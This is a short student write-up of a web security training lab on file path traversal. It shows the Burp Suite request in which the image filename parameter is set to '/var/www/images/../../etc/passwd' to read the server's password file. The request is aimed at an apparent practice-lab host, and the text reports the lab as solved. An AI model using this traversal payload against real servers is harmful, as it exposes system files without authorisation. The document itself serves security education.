File Path Traversal Lab – 05 Validation Of Start Of Path

M.Gobi Shankar CB.SC.P2CYS23019

Use Burp Suite to intercept and modify a request that fetches a product image.




Modify the filename parameter, giving it the value:

/var/www/images/../../etc/passwd

```
Pretty
          Raw
                 Hex
 1 GET /image?filename=/var/www/images/../../etc/passwd HTTP/2
  Host: 0a6500f90466fbc6804058ef00be00ec.web-security-academy.ne
 3 Cookie: session=YXtCG46DtMb90YpYDK736HwuDt0iScbz
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;g=0.5
 7 Accept-Encoding: gzip, deflate
8 Referer: https://0a6500f90466fbc6804058ef00be00ec.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Observe that the response contains the contents of the /etc/passwd file.



Lab Completed Successfully.

